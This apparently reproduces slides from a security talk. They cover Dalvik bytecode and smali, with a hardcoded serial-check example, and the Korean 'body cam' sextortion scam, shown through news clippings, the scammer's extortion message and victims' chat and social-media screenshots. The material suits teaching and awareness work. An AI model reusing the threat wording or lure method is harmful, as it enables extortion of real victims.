
Op & Format	Mnemonic / Syntax	Arguments	Description
32..37 22t	if-*test* vA, vB, +CCCC 32: if-eq 33: if-ne 34: if-lt 35: if-ge 36: if-gt 37: if-le	A: first register to test (4 bits) B: second register to test (4 bits) C: signed branch offset (16 bits)	Branch to the given destination if the given two registers' values compare as specified. **Note:** The branch offset must not be 0. (A spin loop may be legally constructed either by branching around a backward goto or by including a nop as a target before the branch.)
38..3d 21t	if-*test*z vAA, +BBBB 38: if-eqz 39: if-nez 3a: if-ltz 3b: if-gez 3c: if-gtz 3d: if-lez	A: register to test (8 bits) B: signed branch offset (16 bits)	Branch to the given destination if the given register's value compares with 0 as specified. **Note:** The branch offset must not be 0. (A spin loop may be legally constructed either by branching around a backward goto or by including a nop as a target before the branch.)

Mnemonic Example


Java source code	Mnemonics

public static void hello() {
 	
System.out.println(“hello koha”);
 	
}
	sget-object v0, Ljava/lang/System;->out:Ljava/io/PrintStream;
	
	const-string v1, “hello koha”
	invoke-virtual v0, v1 , Ljava/io/PrintStream;->println(Ljava/lang/String;)V
	
	return-void


Smali Example



```
MainActivity.smali

.method public SerialCheck(Ljava/lang/String;)Z
    .locals 1
    .param p1, "inputText"    # Ljava/lang/String;

    .prologue
    .line 41
    const-string v0, "최고존엄 모독 u77i77i"

    invoke-virtual {p1, v0}, Ljava/lang/String;->equals(Ljava/lang/Object;)Z

    move-result v0

    if-eqz v0, :cond_0

    .line 42
    const/4 v0, 0x1

    .line 43
    :goto_0
    return v0

    :cond_0
    const/4 v0, 0x0

    goto :goto_0
.end method
```



Phishing cam



사회 ▾

사건 · 사고

[주말뉴스 토] '몸캠 주의보' 몸캠 피해 사례 속출

이태형 TV조선 기자 ▾


기사 | 100자평(12)

입력 : 2014.08.16 20:55 | 수정 : 2014.08.16 21:23

알몸 채팅을 하자고 유인한 뒤 이를 녹화한 영상을 미끼로 협박하는 '몸캠' 사기의 피해자가 늘고 있다.

'몸캠' 사기는 중국 보이스 피싱 조직이 스마트폰 채팅으로 음란 행위를 유도한 뒤 연락처를 해킹하는 수법이다. 이들은 확보한 연락처를 바탕으로 지인들에게 유포하겠다고 협박하며 거액을 요구한다.

최근 SNS 상에 피해 사례가 속속 올라오는가 하면 피해자 모임 카페엔 한 달 만에 200여명이 가입했다.



치명적인 유혹 '몸캠 피싱' 사기 주의보... 남성 200여명 30억원 뜯겨

입력:2015.02.11 00:10 트위터 싸이월드 페이스북 Like 0 + 확대 − 축소 인쇄

아이디 알려줘요.
설치하고..말걸게요

깔가 가입하고 아이디 알려줘요

깔고 있어요?


ㅇㅇ

다되면 톡주세요

설치끝

저랑 합의해서 동영상 삭제 할래요 ?
아니면 그냥 그쪽 전화부에 있는
사람들한테 유포 할까요 ?

Phishing Cam victims (1/3)



그룹채팅 17

[redacted]

슈 님과 프로필 보기


슈

[redacted]

오후 6:20 9

슈

전송



그룹채팅 17

[redacted]

? 오후 6:42 10

[redacted]

[redacted]

오바야미칫나? 오후 6:47 10

류수민님이 퇴장했습니다.

안서연님이 퇴장했습니다.

[redacted]

헐... 오후 6:51 10

[redacted]


형님머합니까? 오후 6:51 10

[redacted]님이 퇴장했습니다.

[redacted]

어떤미친새끼가 오후 6:51 10

전송



그룹채팅 17

[redacted]

[redacted]연락처 아시는분 오후 6:52 10

[redacted]

ㅇ 오후 6:52 10

[redacted]

[redacted]사진유출된거임? 오후 6:52 10

[redacted]

와개좆된네.. 오후 6:52 10

[redacted]

아놔 어른 식사하는데 밥 묵다가 버릿네 ㅅㅂ 오후 6:53 10

[redacted]

[redacted]이미치지않고서야.. 오후 6:53 10

[redacted]

이럴형이아닌데 오후 6:53 10


[redacted]

시발놈 미친거지 오후 6:53 10

[redacted]

전송

Phishing Cam victims (2/3)



[redacted]

어제 오후 4:04 서울특별시 근처 ·

제번호로 문자온거 보면 안되요
아 거지 같네 쓰벌


제일 먼저 좋아요를 누르세요.

이전 댓글 보기

[redacted]

ㅋㅋㅋㅋㅋㅋㅋㅋㅋ진짜사람잘못골랐네.....

어제 오후 4:46 · 좋아요




[redacted]

방금 ·

하...어찌 이런일이...
아마 내연락처 저장된사람들 전부 카톡갈거다.
언제 갈지는 잘모르겠다...
아마 카톡가면 그냥전부 나가줘라...눈버릴거다...
그냥 나 자위하는영상이다...
남자라면 전부하잖아...?근데 좀 도를 넘은거지...
채팅어플로 해서...어쩌다 찍혔다...
그냥 재수없다생각하고 전부넘어가주라...
제발...아무말없이 전부넘어가주면 고맙겠다...

Phishing Cam victims (3/3)



